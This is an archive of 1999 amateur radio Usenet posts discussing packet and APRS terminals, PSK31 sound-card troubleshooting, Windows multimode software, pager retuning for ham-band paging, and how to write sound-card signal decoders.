From: "Jeffrey M. Swiger" <N8NOE@Ameritech.Net>
Message-ID: <374B8AB2.6608ADC7@Ameritech.Net>
Source record: 17999

This is even smaller, and works Extreamly well... I have used Baycom's for many years now and just got a PK-88 to run the APRS and pined-out for the FT-847.. This will fit in there pouch with room left for your favorite " Cold Refreshment"...
http://www.umecut.maine.edu/~baack/bay.htm
73, Jeff N8NOE

Jethro Jumbalaya Twain wrote:

> You can use a TI-92 calculator as your terminal - it even has a keyboard. I'm
> not sure how much palm pilots are but the TI-92 is only $165 brand new. I have
> a little stuff on my setup at http://www.angelfire.com/ut/data5/index.html I
> might post more info in the future.
>
> In article <7fh4a7fih1@bgtnsc03.worldnet.att.net>,
> Fremont, Ca. <N6QDY@worldnet.att.net> wrote:
> > Thanks for reading.
> >
> > For those of you packet enthusiasts, check this website out. Portable
> > packet operation - Truly compact.... Controlled with a Palm Pilot!
> >
> > http://www.ccnet.com/~friday/Fannypacket.htm
> >
> > Take care!
> >
> > Dave
> >
> --
> "There are three types of people in this world: those who can count and
> those who can't" - Unknown Mathematician
>
> -----------== Posted via Deja News, The Discussion Network ==----------
> http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

--
" What A LONG Strange Trip It's Been! "
Jeffrey M. Swiger
*** N8NOE ***

2492. Re: APRS for PSION-S5 ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-26 00:00:00 UTC
From: "Jeffrey M. Swiger" <N8NOE@Ameritech.Net>
Message-ID: <374B8C33.289457D9@Ameritech.Net>
Source record: 18000

Look here for " PalmAPRS".... I'm looking for the Handheld version to come out, Or if anyone is even working on it? Satellite Tracking for the HP620LX would be very usefull also.. http://www.tapr.org/tapr/html/sigf.html
73, N8NOE

cht@krank.imipolex-g.com wrote:

> On 14 Apr 1999 07:16:46 GMT, Wolf Hoeller <wolf.hoeller@gmx.net> wrote:
> >Looking for a solution to display APRS on my Serie5.
> >Any ideas?
> >
>
> I just connect my S5 to my Kantronics KPC-3 and use the built-in
> 'Comms' app to read the packets as they go by.
>
> Pretty fancy, eh?
>
> I suppose it wouldn't be too hard to write a OPL script to translate
> APRS messages into an overlay file for RoutePlanner- it wouldn't be
> realtime though.
>
> --
> Chris Taylor cht@imipolex-g.com KF6NMX
> Los Angeles, CA, USA
> http://www.imipolex-g.com/~cht

--
" What A LONG Strange Trip It's Been! "
Jeffrey M. Swiger
*** N8NOE ***

2493. Re: PSK31 quit: Help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-26 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7iginm$137g@enews3.newsguy.com>
Source record: 18001

Just a thought... The other sound programs you mentioned that worked... Do they work on "receive" (with a mike) ? Have you tried recording with them?

Maybe your card's ability to receive is dead, but it can still "transmit".

Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

Steve wrote in message <374ADCEF.8BDCD721@provide.net>...
>I had PSK31 running just fine, ver 1.06 with my Kenwood TS-450 and
>Soundblaster AWE64 card. All of a sudden it wont receive for nothing,
>no clock movement and nothing on the waterfall. It transmitts just fine.

2494. Re: Sound Blaster Multimode for Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-26 00:00:00 UTC
From: no@spam.here
Message-ID: <374de47c.2264892@news.olg.com>
Source record: 18002

On Tue, 25 May 1999 20:50:36 -0400, "Carl R. Stevenson" <wa6vse@fast.net>
wrote:

):>-----BEGIN PGP SIGNED MESSAGE-----
):>Hash: SHA1
):>
):>MFCCoder <mfccoder@aol.com> wrote in message
):>news:19990524225011.01632.00005749@ng-cg1.aol.com...
):>> Soory, it can't be done at the application level. Due to latency with

):>> (95 or NT), it has to be at the device driver level because of timing
):>> requirments for decoding. You're doing real time DSP and that's not
):>>
):>> >I am in the process of trying to learn the interface into
):>> >mmsystem.dll. It is my impression from what I've seen, that most
):>>
):>> >t's going to
):>> >require a "team" approach and about $125,000 to get it done by
):>> >competent people.
):>>
):>> That's a pretty close estimate to what the real cost would be, the
):>is,
):>> could you recoup the development costs in this market?
):>>
):>
):>Doubtful ... like NetRom and Brian B.'s RTTY program, someone
):>woudl rip you off. That seems to be a sad but true fact of
):>how hams treat software developers that "have the gall" to
):>actually want some (even minor) compensation for their efforts.
):>
):>- --
):>Carl - wa6vse

Yep....like you say sad but true. :(

Al

al at olg dot com
wash dc metro area , usa
code3g,m1200v2,m900v2 decoders
jrc535d,icom r70,yaesu frg7,ken r1000

):>wa6vse@fast.net
):>http://www.users.fast.net/~wa6vse
):>NCI #1052
):>Join No Code International!

):>Hams for the 21st century.
):>Support the modernization of ham radio and help
):>to assure its survival into the 21st century!
):>http://www.nocode.org
):>
):>-----BEGIN PGP SIGNATURE-----
):>Version: PGP for Personal Privacy 5.5.3
):>
):>iQA/AwUBN0tFVpe+N6+q84HiEQIoXwCgsTpNNSByPO82AfmrqInLtJW/j1QAoJny
):>GMyi7aQ+3inyOfSZjrIeHISV
):>=GagH
):>-----END PGP SIGNATURE-----
):>

2495. Re: Sound Blaster Multimode for Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-26 00:00:00 UTC
From: "Robert G. Schaffrath, N2JTX" <rschaffrath@acm.org>
Message-ID: <374BED2D.AAF@acm.org>
Source record: 18003
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.misc

There is also W95SSTV at
http://www.siliconpixels.com/W95SSTV/W95SSTV.HTM which uses the
soundcard to transmit and receive color SSTV through the soundcard under
windows.

sdem4393 wrote:
>
> Hy,
>
> It's a dream until now but ...
>
> take a look at CWGET and CWTYPE (CW of course)
> IZ8BLY Hellschreiber.exe (Hellschreiber mode)
> PSK31.exe (psk31 mode)
>
> They are Windows programs using the sound card with receive and transmit
> possibilities.
>
> And IT WORKS.
>
> So it must be possible to do it for other mode.
>
> sdem4393@euronet.be
> best 73

--
Robert G. Schaffrath, N2JTX
+1.516.759.4314
mailto:rschaffrath@acm.org
http://www.schaffrath.net

2496. Re: PSK31 quit: Help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-26 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <374bf8e9.11818630@news.crosslink.net>
Source record: 18004

On Tue, 25 May 1999 13:25:03 -0400, Steve <n8nyu@provide.net> wrote:

>I had PSK31 running just fine, ver 1.06 with my Kenwood TS-450 and
>Soundblaster AWE64 card. All of a sudden it wont receive for nothing,
>no clock movement and nothing on the waterfall. It transmitts just fine.
>
>I have checked the cable's, reinstalled the software.
>I do have a splitter cable to the audio in on the sound card as my ATI
>All in Wonder TV is plugged into the same audio in as the Kenwood is
>and the TV audio works just fine, its just audio from the rig is not
>getting there. Yes I tried switching them and even a direct connect from
>the rig to the audio in, and different cables, nothing.
>Yes I have played with the mixer sliders up and down and right and left,
>nothing.
>I have tried 2 sample rates in the PSK prog, both 8000 and the 11250 or
>whatever the second one is, still nothing. Tried re-installing the PSK
>prog, nothing, even went so far as to use restore on a backup prog to
>reset old settings in the computer, nothing.
>I use the sprk out on the back of the rig and also tried the headphone
>jack, nothing.
>So far any other audio programs seem to work just fine.
>Last thing I did was install a beta program that plays/records MP3
>files. I deleted that program.
>Man, I dont want to re-install WIN98 AGAIN!
>What the heck did I miss?
>

Chuck Brabham has already given the missing suggestion, but let me
elaborate on that a bit.

You definitely need to isolate the problem as to whether it is on the
radio side or the sound card side.

Get a meter and make sure that you can see something between 100 mv
and 300 mv out of the plug that will be plugged into the soundcard's
Line-In jack.

Then, using a microphone, try recording your voice to a disk file
using the sound recorder applet. If you can do that and can hear the
recorder file playing back to you, then you know that the microphone
input path is OK.

I have seen one example here using a model CT-4147 Creative Labs
SoundBlaster 16 PnP that has a burned out path in the Line-In path for
volume control settings above the 3/4 mark. Don't ask me how it
happened, but it was either too much audio into the card or RF got to

it. The card is still 100% functional in all other respects, but if you set the mixer volume on "Line-In" above the 3/4 mark, the recorded audio will be weak and distorted. Bummer. $49 down the drain, except that for games, etc., it matters not.

2497. Re: Help - Mobile Phone modifications

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-26 00:00:00 UTC
From: Tom Fanning <tom.f@btinternet.com>
Message-ID: <7ih2hllun1@mendelevium.btinternet.com>
Source record: 18005

grr

2498. Re: PSK31 quit: Help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-26 00:00:00 UTC
From: Steve <n8nyu@provide.net>
Message-ID: <374C012E.F1688B1@provide.net>
Source record: 18006

Got it fixed, finally. Had to delete all info on the sound card from control
panel and all files, pulled the sound card out and reinstall everything and
it took off. Whew!

Robert Lay (W9DMK) wrote:

> On Tue, 25 May 1999 13:25:03 -0400, Steve <n8nyu@provide.net> wrote:
>
> >I had PSK31 running just fine, ver 1.06 with my Kenwood TS-450 and
> >Soundblaster AWE64 card. All of a sudden it wont receive for nothing,
> >no clock movement and nothing on the waterfall. It transmitts just fine.
> >
> >I have checked the cable's, reinstalled the software.
> >I do have a splitter cable to the audio in on the sound card as my ATI
> >All in Wonder TV is plugged into the same audio in as the Kenwood is
> >and the TV audio works just fine, its just audio from the rig is not
> >getting there. Yes I tried switching them and even a direct connect from
> >the rig to the audio in, and different cables, nothing.
> >Yes I have played with the mixer sliders up and down and right and left,
> >nothing.
> >I have tried 2 sample rates in the PSK prog, both 8000 and the 11250 or
> >whatever the second one is, still nothing. Tried re-installing the PSK
> >prog, nothing, even went so far as to use restore on a backup prog to
> >reset old settings in the computer, nothing.
> >I use the sprk out on the back of the rig and also tried the headphone
> >jack, nothing.
> >So far any other audio programs seem to work just fine.
> >Last thing I did was install a beta program that plays/records MP3
> >files. I deleted that program.
> >Man, I dont want to re-install WIN98 AGAIN!
> >What the heck did I miss?
> >
>
> Chuck Brabham has already given the missing suggestion, but let me
> elaborate on that a bit.
>
> You definitely need to isolate the problem as to whether it is on the
> radio side or the sound card side.
>
> Get a meter and make sure that you can see something between 100 mv
> and 300 mv out of the plug that will be plugged into the soundcard's
> Line-In jack.
>
> Then, using a microphone, try recording your voice to a disk file
> using the sound recorder applet. If you can do that and can hear the

> recorder file playing back to you, then you know that the microphone
> input path is OK.
>
> I have seen one example here using a model CT-4147 Creative Labs
> SoundBlaster 16 PnP that has a burned out path in the Line-In path for
> volume control settings above the 3/4 mark. Don't ask me how it
> happened, but it was either too much audio into the card or RF got to
> it. The card is still 100% functional in all other respects, but if
> you set the mixer volume on "Line-In" above the 3/4 mark, the recorded
> audio will be weak and distorted. Bummer. $49 down the drain, except
> that for games, etc., it matters not.

--
n8nyu@provide.net
www.provide.net/~n8nyu

2499. RadioCom 3.5 from Bonito-anyone try this? (was:Sound Blaster Multimode for Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-26 00:00:00 UTC
From: Louis Sica <ac0x@qsl.net>
Message-ID: <374C58E6.477BCDDC@qsl.net>
Source record: 18007

Looks like there is software that will do MS Windows/Any soundcard/RTTY/CW (plus SSTV and FAX). Radio Com 3.5

http://computer-international.virtualave.net/radiocom.html

Has anyone tried this, or even heard of people's experience with it? Before I invest $250 in this, I'd like to know other people's impressions.

Thanks to all

2500. Re: RadioCom 3.5 from Bonito-anyone try this? (was:Sound Blaster Multimode for Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-26 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <374c5c7c.5075582@news.crosslink.net>
Source record: 18008

On Wed, 26 May 1999 15:26:15 -0500, Louis Sica <ac0x@qsl.net> wrote:

>Looks like there is software that will do MS Windows/Any
>soundcard/RTTY/CW (plus SSTV and FAX). Radio Com 3.5

There is a very, very simple answer to your question. Don't even consider that product until it supports the mode of the future - PSK31.

May the Phase be with you.

2501. Re: RadioCom 3.5 from Bonito-anyone try this? (was:Sound Blaster Multimode for Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-26 00:00:00 UTC
From: Louis Sica <ac0x@qsl.net>
Message-ID: <374C6822.A5907B4@qsl.net>
Source record: 18009

I know. It also doesn't support any of the "hell" modes, which is
strange since it's a German product.

Gee, I wish someone would do "Multimode" (the Mac program) for Windows

"Robert Lay (W9DMK)" wrote:

> On Wed, 26 May 1999 15:26:15 -0500, Louis Sica <ac0x@qsl.net> wrote:
>
> >Looks like there is software that will do MS Windows/Any
> >soundcard/RTTY/CW (plus SSTV and FAX). Radio Com 3.5
>
> There is a very, very simple answer to your question. Don't even
> consider that product until it supports the mode of the future -
> PSK31.
>
> May the Phase be with you.

2502. Re: RadioCom 3.5 from Bonito-anyone try this? (was:Sound Blaster Multimode for Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-26 00:00:00 UTC
From: kh2d@my-deja.com
Message-ID: <7iig8m$2ma$1@brokaw.wa.com>
Source record: 18010

nobody@crosslink.net (Robert Lay (W9DMK)) wrote:

>On Wed, 26 May 1999 15:26:15 -0500, Louis Sica <ac0x@qsl.net> wrote:

>>Looks like there is software that will do MS Windows/Any
>>soundcard/RTTY/CW (plus SSTV and FAX). Radio Com 3.5

>There is a very, very simple answer to your question. Don't even
>consider that product until it supports the mode of the future -
>PSK31.

>May the Phase be with you.

I don't much about PSK-31 except what I have read. Why do you
think it's the mode of the future ?

73, Jim KH2D

2503. CSS announces update for Pacterm '98 and Pk-term '99

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-26 00:00:00 UTC
From: hamradio00@aol.com
Message-ID: <19990525211834.01081.00000303@ng-fi1.aol.com>
Source record: 18096

Creative Services Software announced today that version 1.3 of the popular Pacterm '98 and Pk-term '99 programs will be release in June.

This FREE upgrade to current owners of the product will include:

Enhancements:

- Interoperability with the LogWindows logging program.
- New macro for contest serial number
- Support for the CW bandwidth options with the Pk-900 upgrade (PK-term only)

Fixes:
- YAPP file transfer fixed on all types of TNC's.
- Amtor issue with AEA/TImewave units fixed.

Both Pacterm '98 and PkTerm '99 retail for $79.95.

Pacterm '98 is available from your favorite ham dealer or from CSS at 256-381-6100.

PK-Term '99 is available from your favorite ham dealer or from Timewave at 651-222-4858.

2504. Re: 6m FM Packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-26 00:00:00 UTC
From: "Jeffrey M. Swiger" <N8NOE@Ameritech.Net>
Message-ID: <374B82FD.3B4EA65B@Ameritech.Net>
Source record: 18097

If you get somthing, Let me know also?... I'm in the Subburbs of Detoit... 73
N8NOE

HMaxon wrote:

> What do we consider as the nationwide 6m FM packet frequency now? It used to
> be 51.700. Now I believe that 50.620 may be the standard. We are still
> operating on 51.700 here and I think we are alone!
>
> Thanks to anyone who can help me.
>
> Howard
> Amateur Radio WR0K

--
" What A LONG Strange Trip It's Been! "
Jeffrey M. Swiger
*** N8NOE ***

2505. Re: Amateur Paging...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-27 00:00:00 UTC
From: billk@inland.net
Message-ID: <374c9ee9.1715299@news.inland.net>
Source record: 18011

>Hello,
>
>I am trying to build a repeater that will handle radio paging calls in the
>POCSAG format so that calls may be sent to re-tuned radio pagers, the
>Motorola Advisor.
>
>Can anyone tell me if this kind of thing has been done before, as I have
>been told that it is quite the thing in America, however I would like as
>much info as possible.
>
>I am finding that when the pager is re-tuned to 144Mhz, its rather deaf
>(they have a 5Mhz B/W) and therefore am looking for reciever boards tuned
>to around 144 MHz that can be converted.
>
>Thanks for any info,
>Andy.

i did this a couple of years ago after seeing the demo that kantronics
had at dayton. they were using the kpc9612 with the upgraded firmware
that supports paging.

my intention was to have a way to page my deaf daughter using the
vibrating feature of the motorola pager. i think i had the advisor as
i remember as it was alpha/numeric.

what i did was this:
i got a pager and took it to my local pager shop.
the guy traded me a vhf 150mhz commercial board for the 900mhz board
that was in the pager.
he said the boards that cover 144-148 are sold only in austrailia. i
comprimised and got the 150 mhz board. he installed the xtal and tuned
it up.

i got the xtal from kantronics and put the pager on 145.09 .

my base radio was an alinco data radio setup for 9600baud

i wasnt happy with performance at all. plenty of missed characters.
sometimes straight number pages came through perfect.
once in a great while the messages came through perfect.

i think i would have had better luck on the 440mhz band.
Bill Kearns WB6JAR
billk@inland.net

2506. IC-28 and MFJ-1270

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-27 00:00:00 UTC
From: Lloyd Colston <kc5fm@my-deja.com>
Message-ID: <7iig3ntvk1@nnrp1.deja.com>
Source record: 18012

I am needing help with an MFJ-1270 and an ICOM IC-28.

I need the mike wiring diagram so I can wire the mike to the TNC.

Anyone out there got this? Please send a copy to
kc5nyh@qsl.net with a copy to me.

Thanks.

--
Lloyd Colston Excellence is not an accident
Pryor, OK USA social worker, writer, editor
KC5FM Home page http://www.Lloyd.Colston.com/
Offering Worldwide telecommunications services

--== Sent via Deja.com http://www.deja.com/ ==--
---Share what you know. Learn what you don't.---

2507. PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-27 00:00:00 UTC
From: felixtcpip@aol.com
Message-ID: <19990527011647.08832.00009345@ng-ch1.aol.com>
Source record: 18013

Did you know PSK31 works on 2 meters FM!
I tried it, and it worked

2508. Re: RadioCom 3.5 from Bonito-anyone try this? (was:Sound Blaster Multimode for Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-27 00:00:00 UTC
From: Max Masi <maxma@msoft.it>
Message-ID: <374CCBEE.8A8C1D92@msoft.it>
Source record: 18014

Louis Sica ha scritto:

> Looks like there is software that will do MS Windows/Any
> soundcard/RTTY/CW (plus SSTV and FAX). Radio Com 3.5
>
> http://computer-international.virtualave.net/radiocom.html
>
> Has anyone tried this, or even heard of people's experience with it?
> Before I invest $250 in this, I'd like to know other people's
> impressions.
>
> Thanks to all

I hope that 250 dollars or 450 for rx-tx version it's so much because
ok they give you rs 232 interface for remote control of your rig but
this hardware it's no expensive ,so there are many programs freeware
that you can use with sound blaster like psk31,btl or others

2509. Re: RadioCom 3.5 from Bonito-anyone try this? (was:Sound Blaster Multimode for Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-27 00:00:00 UTC
From: no@spam.here
Message-ID: <374e24eb.2682114@news.olg.com>
Source record: 18015

On Wed, 26 May 1999 17:04:23 GMT, kh2d@my-deja.com (Jim Kehler) wrote:

):>nobody@crosslink.net (Robert Lay (W9DMK)) wrote:
):>
):>>On Wed, 26 May 1999 15:26:15 -0500, Louis Sica <ac0x@qsl.net> wrote:
):>
):>>>Looks like there is software that will do MS Windows/Any
):>>>soundcard/RTTY/CW (plus SSTV and FAX). Radio Com 3.5
):>
):>>There is a very, very simple answer to your question. Don't even
):>>consider that product until it supports the mode of the future -
):>>PSK31.
):>
):>>May the Phase be with you.
):>
):>I don't much about PSK-31 except what I have read. Why do you
):>think it's the mode of the future ?
):>
):>73, Jim KH2D
):>

'Cause it's new.After it's around for a'while somebody will come up with
a new "mode of the future".

Al

al at olg dot com
wash dc metro area , usa
code3g,m1200v2,m900v2 decoders
jrc535d,icom r70,yaesu frg7,ken r1000

2510. Re: PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-27 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7ija1v$2rt5@enews2.newsguy.com>
Source record: 18016

FeLiXTCPIP wrote in message
<19990527011647.08832.00009345@ng-ch1.aol.com>...

>Did you know PSK31 works on 2 meters FM!
>I tried it, and it worked

Amazing! How did you manage that feat without knowing any other Hams?

Who did you "QSO" with, I wonder?

Did you have to go to Usenet to figure out what frequency to use then, too?

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2511. Re: PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-27 00:00:00 UTC
From: felixtcpip@aol.com
Message-ID: <19990527090004.08832.00009476@ng-ch1.aol.com>
Source record: 18017

Yeah i do have ham friends, and i tried a QSO with some of them.
Now tell me, are you going to follow me around ever newsgroup to bother me?

2512. Re: RadioCom 3.5 from Bonito-anyone try this? (was:Sound Blaster Multimode for Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-27 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <374d4416.8099654@news.crosslink.net>
Source record: 18018

On Wed, 26 May 1999 17:04:23 GMT, kh2d@my-deja.com (Jim Kehler) wrote:

>I don't much about PSK-31 except what I have read. Why do you
>think it's the mode of the future ?

Yes, I understand. Reading about it won't do it. You have to experience it. Everyone that I talk to on PSK31 has pretty much the same impression of the mode. It has really significant advantages in bandwidth. Here's an example. I have held a QSO while positioned between the Mark and Space signals of a RTTY station. The bandwidth of the PSK31 signal fits in between there with room left over and the signal processing in the software so completely eliminates the adjacent QRM that it's miraculous. The only problem that I have had with the mode, so far, is the overloading of my receiver from strong signals within the IF passband that were "blocking" the AGC so as to cause weak signals to just disappear. I have found that not to be a problem on a righ with very narrow IF bandwidth, such as my TS-450 with the 250Hz CW filter. But on my ICOM-751A with its standard SSB filters, it can be a problem.

Adding on DSP in the audio before passing it to the soundcard does help a lot, but the best performance is obtained when you have narrow bandwidth in your IF.

I worked my first JA just this morning on 20 meters with a G5RV antenna and 30 watts of PSK31. You have to get on the air with it to believe what it will do.

2513. Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-27 00:00:00 UTC
From: MOstrowski <M_Ostrowski@yahoo.com>
Message-ID: <7ijle3$69q$1@ink.msen.com>
Source record: 18019
Cross-posted to: rec.ham-radio.packet,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.shortwave

I'd like to hear from anyone who has written digital signal decoding
software using sound cards.

I'm currently searching for information relating to decoding digital signals
(CW, RTTY, AMTOR,
CLOVER, PSK31, etc) using a sound card. I've used several of such software
packages currently
available for download and I like to try my hand a writing something
similar. I have many years
experience professionally programming both DOS and Windows applications
using C/C++/MFC,
but have never had need to interface to a sound card until now. I'd like
this application to be
Windows 95/98 based but I've heard rumors that directly accessing the sound
card interface is
difficult, if not impossible, under that OS.

Any tips you can pass along that can get me started will be greatly
appreciated; also any info
on books/articles/websites/source code/libs you've found helpful.

Michael Ostrowski - KI8IK
Saline, MI

KI8IK@yahoo.com

2514. Re: PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-27 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <374D5D5B.D30F5766@IEEE.org>
Source record: 18020

FeLiXTCPIP wrote:
> Did you know PSK31 works on 2 meters FM!
> I tried it, and it worked

Of course, PSK31 is an "audio" mode. You don't even need a
transceiver. :-) Try it over a twisted pair.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

2515. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-27 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <374D5E54.5D88CFE4@IEEE.org>
Source record: 18021
Cross-posted to: rec.ham-radio.packet,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.shortwave

MOstrowski wrote:
> Any tips you can pass along that can get me started will be greatly
> appreciated; also any info
> on books/articles/websites/source code/libs you've found helpful.

Peter, of PSK31 fame, told me that the Microsoft mmsystem.dll
handles interfacing to the sound card. I haven't looked for
info on that DLL but I assume it is available from Microsoft.
I'm also interested so please post whatever sound card interfacing
info you gather.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

2516. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-27 00:00:00 UTC
From: Spunky The Waffle Iron <spunky@nospam.org>
Message-ID: <5417119C35ACE747.297F3196266D03AE.8A9B850D2FF2B9FE@library-proxy.airnews.net>
Source record: 18022
Cross-posted to: rec.ham-radio.packet,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.shortwave

The problem with programs that use soundcards that decode radio info can't be built around visual basic
as VB is so damned slow.
Thus, soundcard decoder programs require the knowledge of real programmers (C++) which explains why they are so
damned buggy, due to Windows needing thousands of lines of C++ code just to initialise a stupid program (being
sarcastic but you C++ Windows programmers know exactly what I mean).

2517. Re: What is a good beginner Packet Software package?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-27 00:00:00 UTC
From: john stafford <csjos@nospam.eiu.edu>
Message-ID: <374d6d8e@news.eiu.edu>
Source record: 18023

Darryl Wagoner <darryl@ifoh.org> wrote:
>Greetings,>
>After having my ham ticket for oh many days now, I want to get into
>packet. I picked up a PK-232 TNC at a flee market and have order the
>full upgrade for it.
>
>Now I am trying to find good (cheap) software. I would prefer Windows
>but can run Linux as well.
>
>thanks and 73s
>Darryl KB1EBO
>
>darryl i have been in the packet portion of the hobby for around ten years
and i can say with no doubt that for AN AEA tnc that PACKRATT 5.1
or up is the best i have found it is not a windows program but will function
in a windows dos box without any problems.
i too have an upgraded firmware in my 232mbx and packratt supports all modes
it also has a good logging program built right in so you can do it all right from
the same program.Email me for more info.
remember to remove the nospam from my email adress if you email me.
good luck you will enjoy this part of the hobbie.
john (kb9gig)

2518. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-27 00:00:00 UTC
From: marsgal42@hotmail.com
Message-ID: <7ijuhr$v8o$1@nnrp1.deja.com>
Source record: 18024
Cross-posted to: rec.ham-radio.packet,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc

In article <5417119C35ACE747.297F3196266D03AE.8A9B850D2FF2B9FE@library-proxy.airnews.net>,
"Spunky The Waffle Iron" <spunky@nospam.org> wrote:
> The problem with programs that use soundcards that decode radio info =
> can't be built around visual basic
> as VB is so damned slow.
> Thus, soundcard decoder programs require the knowledge of real =
> programmers (C++) which explains why they are so
> damned buggy, due to Windows needing thousands of lines of C++ code just =
> to initialise a stupid program (being
> sarcastic but you C++ Windows programmers know exactly what I mean).

One way around the problem is to wrap the speed-critical stuff in
a DLL, but use VB for the user interface.

Actually getting samples from the sound card isn't all that hard.
For initial development you may even want to avoid the soundcard
stuff entirely, use whatever program is available to you to
record samples to a file, and then process them offline. Either
use the Windows API functions, or just use fopen() and grab the
bytes yourself.

What to do with the samples once you have them is the hard part.
My usual suggestion for a first book on DSP is Ifeachor and
Jervis, _Digital Signal Processing: a practical approach_.
For comms stuff (which you will probably also need), try a
text like _Communication Systems_ by Haykin.
--
Laura Halliday VA3LDH "Que les nuages soient notre pied
Grid: FN03gs a terre..." - Hospital/Shafte

--== Sent via Deja.com http://www.deja.com/ ==--
---Share what you know. Learn what you don't.---

2519. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-27 00:00:00 UTC
From: George Privalov <george_privalov@msn.com>
Message-ID: <eBodQzFq#GA.213@cpmsnbbsa05>
Source record: 18025
Cross-posted to: rec.ham-radio.packet,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.shortwave

Spunky The Waffle Iron wrote in message
<5417119C35ACE747.297F3196266D03AE.8A9B850D2FF2B9FE@library-proxy.airnews.net>...
:The problem with programs that use soundcards that decode radio info can't be built around visual basic
:as VB is so damned slow.

Actually VB 6 is not that slow. Problem is in lack of support for
Multi-threading and callbacks that are required to fully exploit the
potential of mmsystem.dll API.

:Thus, soundcard decoder programs require the knowledge of real programmers (C++) which explains why they are so
:damned buggy, due to Windows needing thousands of lines of C++ code just to initialise a stupid program (being
:sarcastic but you C++ Windows programmers know exactly what I mean).

Well, It's not that bad. But there is function of complexity of
implementation vs. size of the project. For VB it grows steeper
but VB starts at 0 value. C++ starts at some positive number (since you
will need bunch of to put "Hello World" on the screen") but grows slower
with size of the project. To make story short: smaller projects are easier
to do at VB while large ones on C++.

George

2520. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-27 00:00:00 UTC
From: Oris <oris@dirtball.com>
Message-ID: <374D73B3.42BD@dirtball.com>
Source record: 18026
Cross-posted to: rec.ham-radio.packet,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.shortwave

MOstrowski wrote:
>
> I'd like to hear from anyone who has written digital signal decoding
> software using sound cards.
>
> I'm currently searching for information relating to decoding digital signals
> (CW, RTTY, AMTOR,
> CLOVER, PSK31, etc) using a sound card. I've used several of such software
> packages currently
> available for download and I like to try my hand a writing something
> similar. I have many years
> experience professionally programming both DOS and Windows applications
> using C/C++/MFC,
> but have never had need to interface to a sound card until now. I'd like
> this application to be
> Windows 95/98 based but I've heard rumors that directly accessing the sound
> card interface is
> difficult, if not impossible, under that OS.
>
> Any tips you can pass along that can get me started will be greatly
> appreciated; also any info
> on books/articles/websites/source code/libs you've found helpful.
>
> Michael Ostrowski - KI8IK
> Saline, MI
>
> KI8IK@yahoo.com
I hope you find what your looking for. I would make a sujestion to you.
I would sujest that you try to do this under Linux (i.e. Unix) first. I
think that you would have alot better response with the linux OS versus
Windows. Good luck let me know what you find out.
Thanks Oris
--

http://www.dirtball.com

97.1 Basis and purpose.
(d) Expansion of the existing reservoir within the amateur radio
SERVICE of trained operators, technicians, and electronics experts.

2521. Re: PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-27 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <374D783D.4C3BD088@erols.com>
Source record: 18027

It even works by laying a microphone next to your receiver speaker.

W6RCecilA wrote:
>
> FeLiXTCPIP wrote:
> > Did you know PSK31 works on 2 meters FM!
> > I tried it, and it worked
>
> Of course, PSK31 is an "audio" mode. You don't even need a
> transceiver. :-) Try it over a twisted pair.
> --
